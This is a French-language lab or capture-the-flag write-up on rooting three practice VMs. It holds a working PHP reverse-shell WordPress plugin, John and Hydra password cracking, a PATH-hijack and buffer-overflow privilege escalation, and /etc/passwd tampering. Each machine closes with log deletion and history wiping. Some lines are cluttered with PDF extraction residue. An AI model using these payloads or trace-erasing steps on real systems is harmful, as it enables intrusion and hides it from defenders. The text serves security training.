

# SOMMAIRE

Machine 1.....	1
Machine 2.....	14
Machine 3.....	21
Machine 4.....	25
Machine 5.....	34

# Machine 1

Dans un premiers temps sur kali on scan la machine à attaquer afin de voir les vulnérabilités et les ports.

```
(kali㉿kali)-[~]
└─$ nmap -sV -A -p- 192.168.50.174
```

On remarque qu'il y a ssh, http et d'autres services non pertinents.

On remarque l'existence de wordpress grâce à gobuster, on continue sur wordpress

```
gobuster dir -u http://192.168.1.19 -w
/usr/share/wordlists/dirb/common.txt -t 50 -x php,html,txt
-o resultats.txt
```

```
=====
Starting gobuster in directory enumeration mode
=====
/.html          (Status: 403) [Size: 285]
/.htpasswd.html (Status: 403) [Size: 294]
/.hta           (Status: 403) [Size: 284]
/.htpasswd.txt  (Status: 403) [Size: 293]
/.htpasswd      (Status: 403) [Size: 289]
/.hta.txt       (Status: 403) [Size: 288]
/.htaccess.txt  (Status: 403) [Size: 293]
/.htaccess      (Status: 403) [Size: 289]
/.htaccess/     (Status: 403) [Size: 288]
/cgi-bin/        (Status: 403) [Size: 293]
/cgi-bin/.html   (Status: 403) [Size: 293]
/.htaccess.html (Status: 403) [Size: 294]
/.htpasswd.php  (Status: 403) [Size: 293]
/.htaccess.php  (Status: 403) [Size: 293]
/.hta.php        (Status: 403) [Size: 288]
/.hta.html       (Status: 403) [Size: 289]
/hacking         (Status: 200) [Size: 616848]
/index          (Status: 200) [Size: 195]
/index.html     (Status: 200) [Size: 195]
/index.html     (Status: 200) [Size: 195]
/LICENSE         (Status: 200) [Size: 35147]
/robots.txt      (Status: 200) [Size: 37]
/robots          (Status: 200) [Size: 37]
/robots.txt      (Status: 200) [Size: 37]
/server-status   (Status: 403) [Size: 293]
/upload          (Status: 301) [Size: 313] [→ http://192.168.1.19/upload/]
/wordpress        (Status: 301) [Size: 316] [→ http://192.168.1.19/wordpress/]
Progress: 18456 / 18460 (99.98%)
=====
Finished
```

On utilise donc le http, en tapant l'ip dans l'url avec /wordpress on tombe sur la page "Le Neticien".

On remarque l'existence de wordpress grâce à gobuster, on continue sur wordpress on tombe sur “Le Neticien”.



On fouille dans le code source de cette page et on trouve sur **wordpress/wp-login** on se connecte avec “admin admin”.

En cherchant on remarque que wordpress nous laisse installer des fichier (plugin) que l'on peut modifier

on installe un plugin qui va contenir un code reverseshell dans notre cas, Il ne faut pas oublier que c'est un plugin on doit donc camoufler notre code reverseshell avec la structure normale d'un plugin wordpress.

Code reverseshell (source github) :

```
<?php
/*
Plugin Name: Revershell
Description: Plugin permettant d'établir un reverse shell interactif.
*/
// Définir les paramètres de connexion (modifiez selon votre
```

```
configuration)
$ip = '192.168.1.55'; // Remplacez par l'IP de votre machine
$port = 2333;           // Remplacez par le port que vous écoutez

// Vérifiez si la fonction fsockopen est disponible
if (function_exists('fsockopen')) {
    $sock = @fsockopen($ip, $port);
    if ($sock) {
        // Configuration des descripteurs pour stdin, stdout et stderr
        $descriptorspec = array(
            0 => array("pipe", "r"), // STDIN
            1 => array("pipe", "w"), // STDOUT
            2 => array("pipe", "w") // STDERR
        );

        // Ouvrir un shell avec proc_open
        $process = @proc_open('/bin/sh', $descriptorspec, $pipes);
        if (is_resource($process)) {
            // Lecture et écriture entre le processus et le socket
            while (!feof($sock)) {
                $input = fread($sock, 2048);
                fwrite($pipes[0], $input);
                $output = fread($pipes[1], 2048);
                fwrite($sock, $output);
            }

            // Fermer les pipes et le processus
            fclose($pipes[0]);
            fclose($pipes[1]);
            proc_close($process);
        } else {
            fwrite($sock, "Impossible de démarrer le processus.\n");
        }
    }

    fclose($sock);
}
} else {
    error_log("La fonction fsockopen n'est pas disponible sur ce
serveur.");
}
?>
```

On installe le plugin en .php :

WordPress 6.7 is available! [Please update now.](#)

Edit Plugins

File edited successfully.

Editing okok/wp.php (inactive)

Select plugin to edit: serieu

WordPress 6.6.2 is available! [Please update now.](#)

Installing Plugin from uploaded file: script.zip

Unpacking the package...

Installing the plugin...

The package could not be installed. No valid plugins were found.

Plugin install failed.

[Return to Plugins page](#)

On écoute avant d'activer le plugin puis, après avoir activer et écouté on arrive à reverse shell.

```
→ $ nc -lvpn 3000
listening on [any] 3000 ...
connect to [192.168.50.60] from (UNKNOWN) [192.168.50.49] 54327
Linux rt001 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 athlon i386 GNU/Linux
 06:39:47 up 41 min,  0 users,  load average: 0.04,  0.04,  0.05
USER   TTY      FROM             LOGIN@    IDLE    JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ █
```

Sur la machine cible, on tombe sur le premier flag :

```
└──(kali㉿kali)-[~]
└─$ nc -lvpn 3000

listening on [any] 3000 ...
connect to [192.168.1.14] from (UNKNOWN) [192.168.1.28] 58681
Linux rt001 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC
```

on a le flag arrivé dans le reverseshell :

```
$ ls
bin
boot
dev
etc
home
initrd.img
lib
lost+found
media
mnt
opt
proc
root
run
sbin
selinux
srv
sys
tmp
usr
var
vmlinuz
$ cd home
$ ls
wpadmin
$ cd wpadmin
$ ls
flag.txt
```

```
$ cat flag.txt
fd9ab41e47a9ef4f6477a8a000bf404f
```

fd9ab41e47a9ef4f6477a8a000bf404f

fd9ab41e47a9ef4f6477a8a000bf404f : bravo

Encrypt

Decrypt

On utilise `script /dev/null -qc /bin/bash` commande pour avoir un shell interactif :

On arrive donc sur l'utilisateur “**www-data@rt001**”

On test ensuite de passer en sudo de différente manière, ce qui ne marche pas car nous sur l'utilisateur www-data celui qui gère le serveur WEB est juste ça donc nous avons pas les droits. Lorsqu'on veut passer root on remarque que l'on ne peut même pas taper le mot de passe ce qui veut dire que l'on a pas les droits

```
$ script /dev/null -qc /bin/bash
www-data@rt001:/$ su
Password:
Password:
su: Authentication failure
www-data@rt001:/$ su -
Password:
Password:
su: Authentication failure
www-data@rt001:/$ ls -l /bin/su
-rwsr-xr-x 1 root root 31116 Apr  8  2012 /bin/su
www-data@rt001:/$ sudo -i
```

```
[sudo] password for www-data:  
[sudo] password for www-data:  
Sorry, try again.  
[sudo] password for www-data:  
[sudo] password for www-data:  
Sorry, try again.  
[sudo] password for www-data:  
[sudo] password for www-data:  
Sorry, try again.  
sudo: 3 incorrect password attempts
```

On remarque ensuite qu'il y a mysql installé dessus, j'ai donc fouiller la base de données à la recherche d'indice ce qui n'a pas été utiles (pour toutes les tables pertinentes)

```
mysql> show tables  
    -> ;  
+-----+  
| Tables_in_information_schema |  
+-----+  
| CHARACTER_SETS  
| COLLATIONS  
| COLLATION_CHARACTER_SET_APPLICABILITY  
| COLUMNS  
| COLUMN_PRIVILEGES  
| ENGINES  
| EVENTS  
| FILES  
| GLOBAL_STATUS  
| GLOBAL_VARIABLES  
| KEY_COLUMN_USAGE  
| PARAMETERS  
| PARTITIONS  
| PLUGINS  
| PROCESSLIST  
| PROFILING  
| REFERENTIAL_CONSTRAINTS  
| ROUTINES  
| SCHEMATA
```

```

| SCHEMA_PRIVILEGES
| SESSION_STATUS
| SESSION_VARIABLES
| STATISTICS
| TABLES
| TABLESPACES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
| INNODB_CMP_RESET
| INNODB_TRX
| INNODB_CMPMEM_RESET
| INNODB_LOCK_WAITS
| INNODB_CMPMEM
| INNODB_CMP
| INNODB_LOCKS
+
37 rows in set (0.00 sec)

```

J'ai recherché des fichiers SUID root, vérifiant s'il n'y a aucun fichier nous permettant d'utiliser le SUID pour passer root ce qui n'a pas été concluant.

```
www-data@rt001:/$ find / -type f -perm -04000 -user root 2>/dev/null
```

Ensuite j'ai décidé de chercher parmi le répertoire, à la recherche d'indice :

```
www-data@rt001:/var/www/wordpress$ ls
index.php      wp-blog-header.php    wp-cron.php        wp-mail.php
license.txt    wp-comments-post.php  wp-includes
wp-settings.php
readme.html    wp-config-sample.php  wp-links-opml.php  wp-signup.php
wp-activate.php wp-config.php       wp-load.php
wp-trackback.php
wp-admin       wp-content          wp-login.php      xmlrpc.php
```

Après avoir fouiller dans ces fichier, le fichier wp-config.php dans le fichier wp-admin, on y retrouve un mot de passe, qui est le mot de passe root.

```
www-data@rt001:/var/www/wordpress$ cat wp-config.php
```

Et on trouve le mot de passe dans ce fichier qui est “**MySecurePass!**”

Je teste donc de ssh depuis ma machine avec l’utilisateur root et le mot de passe trouvé.

```
PS C:\Users\rohan> ssh root@192.168.50.49
PS C:\Users\rohan> ssh root@192.168.50.49
The authenticity of host '192.168.50.49 (192.168.50.49)' can't be established.
ECDSA key fingerprint is SHA256:+ODdJgfptUyyVzKI9wDm804S1Xxzmb4/BiKsHCnHGeg.
This host key is known by the following other names/addresses:
  C:\Users\rohan/.ssh/known_hosts:7: 192.168.1.28
  C:\Users\rohan/.ssh/known_hosts:8: 192.168.50.253
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.50.49' (ECDSA) to the list of known hosts.
root@192.168.50.49's password:
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic-pae i686)
```

Nous sommes donc passer root sur cette machines et on y trouve le deuxième flag root :

Voici le flag.txt que l’on trouve sur root :

```
root@rt001:~# ls
flag.txt  vmware-tools-distrib
root@rt001:~# cat flag.txt
1be7b0f4a6b5074153612c90a0016e13
root@rt001:~#
```

## Effacement des traces :

On supprime ou modifie les fichiers tels que `/var/log/auth.log` et `/var/log/syslog` pour effacer les traces d'authentifications ou d'activités système suspectes.

On nettoie les journaux spécifiques aux serveurs web, comme `/var/log/apache2/access.log` et `/var/log/apache2/error.log`

**Il faut aussi supprimer l'historique des commandes :**

On efface le fichier `~/.bash_history` pour supprimer les commandes saisies lors de l'exploitation. Cela empêche la découverte des actions effectuées sur le système.

**Traces dans WordPress :**

Et on vérifie et nettoie les données WordPress pour éliminer les traces laissées par le plugin que l'on a ajouté.

---

## Machine 2

```
The goal is to obtain a root shell, but you will find flags along the way also.  
You can use any method you want as long as it is done remotely.  
All the tools and wordlists required come with Kali Linux.
```

```
10.210.160.116  
rt002 login: ^[^\_
```

On commence par faire un nmap sur le réseau pour savoir quelle machine attaquer car la première page est faite pour nous induire en erreur elle est fixée et ne correspond pas à la vrai adresse de la machine.

On effectue donc un nmap sur le réseau, avec nos deux machines en réseaux privée d'hôte.

```
sudo nmap -sS -sV -O -p- 192.168.56.0/24
```

On trouve donc notre machine à attaquer et on peut maintenant se permettre de l'attaquer, on commence par la scanner et on trouve deux services qui sont :

- HTTP
- FTP

On a donc deux services à fouiller.

```
Nmap scan report for 192.168.56.109
Host is up (0.00034s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.4p1 Debian 10+deb9u5 (protocol 2.0)
80/tcp    open  http   nginx 1.10.3
31337/tcp open  http   Werkzeug httpd 0.11.15 (Python 3.5.3)
MAC Address: 08:00:27:1C:F8:8D (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

On fouille le serveur WEB à l'aide d'un dirb, on a pu remarquer grâce au nmap que le port http ouvert est spécial, le port est **31337**, on va donc scanner le serveur http avec ce port là.

```
(kali㉿kali)-[~]
$ dirb http://192.168.56.109:31337

_____
DIRB v2.22
By The Dark Raver
_____


START_TIME: Wed Nov 27 06:47:55 2024
URL_BASE: http://192.168.56.109:31337/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

_____
GENERATED WORDS: 4612

_____
Scanning URL: http://192.168.56.109:31337/
+ http://192.168.56.109:31337/.bash_history (CODE:200|SIZE:26)
+ http://192.168.56.109:31337/.bashrc (CODE:200|SIZE:3526)
+ http://192.168.56.109:31337/.profile (CODE:200|SIZE:675)
+ http://192.168.56.109:31337/.ssh (CODE:200|SIZE:43)
+ http://192.168.56.109:31337/robots.txt (CODE:200|SIZE:70)
```

On trouve ensuite ces indices, 3 répertoires qui peuvent nous faire penser à des fichiers de configuration a part **taxes** on vérifie dans un premier temps dans **taxes**.


On remarque aussi ces répertoires.



The screenshot shows a browser window with the address bar displaying "192.168.56.109:31337/robots.txt". The page content is as follows:

```
User-agent: *
Disallow: /.bashrc
Disallow: /.profile
Disallow: /taxes
```


Voici le premier flag trouver justement dans taxes.



The screenshot shows a browser window with the address bar displaying "192.168.56.109:31337/taxes/". The page content is as follows:

```
Good job! Here is a flag: flag1{make_america_great_again}
```

On recherche ensuite dans les autres répertoires comme dans .ssh, on aurait pu penser à des fichier de configuration qui est en fait un indice qui va nous aider à reverseshell.



```
← → ⌂ ⚠ Non sécurisé 192.168.56.109:31337/.ssh
['id_rsa', 'authorized_keys', 'id_rsa.pub']
```

On remarque que le ".ssh", nous ramène à deux fichiers à télécharger l'un est nommé "id\_rsa", on télécharge donc ce fichier grâce au lien qui nous permet de télécharger ce dernier.

Cette à dire, "[adresseip:31337/ssh/id\\_rsa](http://adresseip:31337/ssh/id_rsa)"

On ouvre donc ce fichier et on remarque que c'est probablement un code RSA pour accéder au reverse shell il faut donc craquer ce mot de passe, il y a par ailleurs aussi les fichiers keys\_authorized, et id\_rsa.pub qui nous donne le user à utiliser pour ssh.

simon@covfefe

```
(kali㉿kali)-[~/Downloads]
$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,BD8515E8D3A10829A4D710D5AFAC64AB

FCY9ADNWl6702rP3vBGwzSSNXMojtui0v94aef0200Wz0n75Yc0AKuj1eNA6hnG5
qGAaJKI7ex0NZ3GGf+6JZj0Rn9yTrj6Cc/tZr6dw9BQFHQCcBPBPpWBZ02IGVsvJ
Mf5H50v4QvL9RJl0Zcn0wGkgcuK4m0SyWD1ZKTQ302peRCmHIc39cyGOFMSRqhVU
7iMryuPbNZdOuzK8F0mCKKdvOwlhfdEQh2GOKJJ8CAI+Pb/NEvIDkdlsht148/D
kExx0mmVS/NTP9ixy0Xc7NL34GHP/mfw/OLVUBVGubEkWA/KdNXkYPWcv+RskwMU
Dz5JVSduyVMdlskKL1h11UETb+WDPGKkt0+dYYnCupi4NGROu0cpj57B5gL0dmxy
uH7gqTltd6uzASFE XS7rKDniG5Fu8C6zab0bCbM0DDzAexAgPQPweJqvSfqpQpKP
vmAeXnYGu7tw+U5d6CypS0qhS2P07lyboANstY0BrSzFIZF7LuotgPBSGtfTIkYb
lH8dyk7VEjIZ51exC4ACdJ/Hqhe08m++2f729m/UL/McEGGIz4r2df5lPIEq8X4b
Wdu0SYRIi0J0PoGRrUFJ85j8C+yQXV5CIMAC3LUeDltUcTEZvhbV8E+tB/zDNEUK
WuH2+4dlUEA4kyiMsoZNUcgIzhbuF7FK+lDxybjsscRG6fDFECmphiqD+jel2C+b
QK4d0F23OoYwIbx/XFEa7VNRTnkzANQBi4ELGFsc4uZs9conJfb9T3EXrRJjX9jk
0abmJthTd3wb1za10nGwhEzXUCVPvh1j+tnb6xHldsqEc4RjZLnXmalBJ6DxgTxn
240zy1+y0CsycEUHG7b3jTUMvlNs0VCAB7YJUZYHdlPwjMeAoklSeI0MgsmeMOXr
S+LZzoBq0gzmm5Va1hnjFRgBnDgEMNe1KVU+QZy102J0yJT/VaKeME80u0P3z/Q3
kUGmzgGM2gCrXDwbAKfQzUp8pUR0fZT0pGrgsprpWIcvUfymb8MzdmVD6qzCFYC
tskyUU6wpQrEH7ra244az0bC/HlFulYFAQmNdilguTNpou4TMTXNFFHAuq3DZL67
RJks2xiJkk3XUbXuFP0QIpfHnDnjJI1CKBVDxcUWLCPARWI80sY4qEY/DlDu3aU3
b3K/+LdyndDfbb7edi40Job7A0bSdlFF0hSRlmyeSgFe5oFTvIAevL0ph3nhgik7
DELkQnFE/xc49nPtcYZDJ6ifExb5WT08XHCZb+bjf1BX3kAKSTfrZeowbc+gfAD
ZxGvHc9T8B30hujl04UCPMXLVR/X5/m9I0hnZKIuRDsJH1waZ+CJj6I93T5GKUKT
kMyZLUF+pmzRbLwdyNuUe+QTtano8SyK9rMllthoXxCUFeoF3Q1bNOV8CWbXCLgl
2s4B0bMEU9B4fzSMHUA9LpXz8LQvv74L0mnDJ3Jk82+gQuk6P4haTd03MI9ecZ8U
B0u8R3H9rzAYYr31q2YbZo03enMkRFC9DaEz4P3hMGCuGERQ8tuX3I07h0ZGtm8B
TJAwpCifrLpx1myEg4kz40hvWk5cL9qV8SP48T0aBoXhtUZFHa6KBNUpoV8QMhyI
-----END RSA PRIVATE KEY-----
```

Pour ce faire, j'ai utilisé l'outil JohntheRipper, on commence par mettre le code RSA, le transmettre dans un fichier une première fois ou le code va être lisible par l'outil "John" pour qu'il soit ce dernier lisible par cet outils et décryptable. Après avoir mis dans un fichier lisible la première fois le hash on le décrypte et cette fois-ci John peut décrypter :

```
(kali㉿kali)-[~/Downloads]
└─$ john --format=SSH machine2.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
starwars      (/home/kali/Downloads/id_rsa)
1g 0:00:00:00 DONE 2/3 (2024-11-27 08:31) 3.571g/s 175057p/s 175057c/s 175057C/s sniper..unicorn
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

On ssh donc avec l'utilisateur et l'id que l'on a décrypter directement que l'on a trouver :

```
└─$ sudo ssh -i id_rsa simon@192.168.56.109
```

On arrive donc sur l'utilisateur simon en ssh.

On cherche donc un fichier flag.txt qui est trouvé, mais on n'a pas les permission pour ouvrir ce dernier

Sur la machine je cherche un fichier qui a pour nom "flag.txt" car se sont les format basique des flag, on remarque ensuite que l'on trouve en effet le flag mais que nous nous avons pas les droits pour ouvrir ou lire ce fichier, mais on remarque un autre fichier qui est le second flag.

```
ondsimon@rt002:~$ ls
http_server.py  robots.txt
simon@rt002:~$ find / -name "flag.txt" 2>/dev/null /root/flag.txt
simon@rt002:~$ cat /root/flag.txt
cat: /root/flag.txt: Permission denied
simon@rt002:~$ sudo cat /root/flag.txt
-bash: sudo: command not found
simon@rt002:~$ cd /root
simon@rt002:/root$ ls
flag.txt  read_message.c
```

```
simon@rt002:/root$ cat read_message.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

// You're getting close! Here's another flag:
// flag2{use_the_source_luke}

int main(int argc, char *argv[]) {
    char program[] = "/usr/local/sbin/message";
    char buf[20];
    char authorized[] = "Simon";

    printf("What is your name?\n");
    gets(buf);

    // Only compare first five chars to save precious cycles:
    if (!strncmp(authorized, buf, 5)) {
        printf("Hello %s! Here is your message:\n\n", buf);
        // This is safe as the user can't mess with the binary location:
        execve(program, NULL, NULL);
    } else {
        printf("Sorry %s, you're not %s! The Internet Police have been
informed of this violation.\n", buf, authorized);
        exit(EXIT_FAILURE);
    }
}
```

On trouve donc le second flag, qui nous dit que l'on est sur la bonne piste.

Maintenant que l'on a réussi à se connecter sur la machine, on peut tenter un escalade des priviléges ou une autre technique pour passer root et accéder au flag.

J'ai créé ensuite un script dans **/tmp** qui lit le fichier **/root/flag.txt**, en faisant cela nous pourrons utiliser les commandes que l'on veut avec les droits que l'on veut.

J'ai utilisé une escalade de privilèges, j'ai pu exploiter une combinaison de vulnérabilités logiques avec un programme, la redéfinition de variables d'environnement, et la manipulation de mémoire avec un buffer overflow léger.

Avant de faire cette approche j'ai tenté de voir différente méthode d'escalade de privilèges

J'ai pu identifier que le programme /usr/local/bin/read\_message avait le bit **SUID** activé (via ls -l).

C'est un bon point de départ, car cela signifie qu'il s'exécute avec les privilèges du propriétaire (ici, root).

Cette approche est **simple et pratique** dans ce contexte

```
simon@rt002:/$ echo '#!/bin/sh' > /tmp/message
simon@rt002:/$ echo 'cat /root/flag.txt' >> /tmp/message
simon@rt002:/$ chmod +x /tmp/message

# On modifie la variable PATH pour prioriser ton dossier /tmp,
où se trouve mon script malveillant créer juste avant

simon@rt002:/$ PATH=/tmp:$PATH /usr/local/bin/read_message
```

Ensuite j'ai utilisé ici le buffer overflow avec La chaîne **SimonRRRRRRRRRRRRR/tmp/message** force le programme à exécuter ton script /tmp/message car read message est vulnérable à un débordement de tampon après l'essai du débordement.

```
simon@rt002:/$ python3 -c 'print("Simon" + "R"*14 +
```

```
"/tmp/message\0")' | /usr/local/bin/read_message
What is your name?
Hello SimonRRRRRRRRRRRRR/tmp/message! Here is your message:

You did it! Congratulations, here's the final flag:
flag3{das_bof_meister}
```

Et on a trouvé le flag !

## Effacement des traces :

Supprimer les scripts temporaires :

```
rm /tmp/message
```

Nettoyer l'historique et les logs :

```
history -c && history -w
rm /var/log/auth.log /var/log/syslog
```

Rétablir les variables modifiées :

```
export
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
```

Supprimer les fichiers ou programmes utilisés :

```
rm /root/read_message.c
```

Mais pour ce faire le travail est pénible on doit faire cela en mettant les commandes que l'on a besoin dans tmp et puis lorsqu'on a plus besoin de TMP, on l'efface.

---

## Machine 3

On fait un scan de la machine pour voir les services disponibles et sur quoi on peut creuser.


```
Nmap scan report for 192.168.56.108
Host is up (0.00030s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
MAC Address: 08:00:27:8F:63:9F (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Unix
```

On remarque sur le service apache2, qu'il y a DU2C comme indice, de plus on ne peut pas se connecter au ftp directement avec anonymous, on doit donc se connecter à l'aide d'un identifiant.

J'ai tester de trouver des fichier cacher dans le serveur WEB en vain grâce à dirb

```
gobuster dir -u http://192.168.56.106/ -w
/usr/share/wordlists/dirb/common.txt
```

On peut déduire facilement que DU2C est l'identifiant du FTP.



Pour trouver le mot de passe on hydra la machine cible, avec comme user DU2C qui est la seule piste que l'on a et on hydra avec les listes que l'on a on peut aussi si l'on veut créer les fichier inverses des mots de passe pour aller plus vite.

On utilise les commandes pour hydra,

```
sudo bash -c 'tac /usr/share/wordlists/rockyou.txt >
/usr/share/wordlists/rockyou_reversed.txt'
```

```
hydra -l du2c -P /usr/share/wordlists/rockyou.txt -t 4
ftp://192.168.56.114 & \
hydra -l du2c -P
/usr/share/wordlists/rockyou_reversed.txt -t 4
ftp://192.168.56.114
```

On hydra donc avec les deux wordlists, que l'on a créer pour que l'on passe en revue la liste plus rapidement on peut faire ça aussi avec d'autre liste de mot de passe.

On trouve donc le mot de passe pour tenter de se connecter qui est

“superman13”

On trouve un premier flag dans le ftp, on get ce flag, pour l'avoir.

```
ftp> ls
229 Entering Extended Passive Mode (|||16711|)
150 Here comes the directory listing.
-rw----- 1 1000      1000          33 Jun 06  2021 flag.txt
226 Directory send OK.
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||15910|)
150 Opening BINARY mode data connection for flag.txt (33 bytes).
100% |*****                                                 *
226 Transfer complete.
33 bytes received in 00:00 (33.12 KiB/s)
ftp> █
```

On teste donc de changer les priviléges d'un utilisateur si `du2c` est un utilisateur par exemple.

On télécharge les deux fichier **group** et **passwd** et on accès à ces deux derniers :

```
ftp> get group
local: group remote: group
229 Entering Extended Passive Mode (|||8216|)
150 Opening BINARY mode data connection for group (699 bytes).
100% |*****
```

Après avoir installé ces deux derniers, on change les lignes suivantes car on remarque que du2c est un utilisateur on va donc lui faire passer root dans ces fichier puis ajouter les fichier dans etc.

La dernière ligne de **passwd**, on la change ça va permettre à **du2c** de devenir **root** par la suite.

```
GNU nano 8.1
root:x:0:0:root:/root:/bin/bash
daemon:x:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:bin:/bin:/usr/sbin/nologin
sys:x:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin or occurred during a connection to 192.168.56.109.
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
ftp:x:106:113:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
du2c:x:0:root:/home/du2c:/bin/bash
```

Unable to connect

- The site could be temporarily unavailable or too busy. Try again.
- If you are unable to load any pages, check your computer's network connection.

Et on change cette première ligne de “group” pour que du2c soit dans le groupe root.

```
kali㉿kali: ~ x kali㉿kali: ~ x file:///usr/share/kali-defaults/web/homepage.html
GNU nano 8.1 group *
root:x:0:du2c
```

Après avoir trouvé comment changer les droits de du2c, il faut qu'on se connecte en ssh avec du2c.

Sur la machine on teste avec du2c et on se retrouve root sur la machine on trouve par ailleurs le flag.

```
Debian GNU/Linux 10 rt003 tty1
rt003 login: du2c
Password:
Last login: Sun Jun  6 06:43:50 EDT 2021 on tty1
Linux rt003 4.19.0-10-amd64 #1 SMP Debian 4.19.132-1 (2020-07-24) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
root@rt003:~# su
root@rt003:/home/du2c# ls
flag.txt
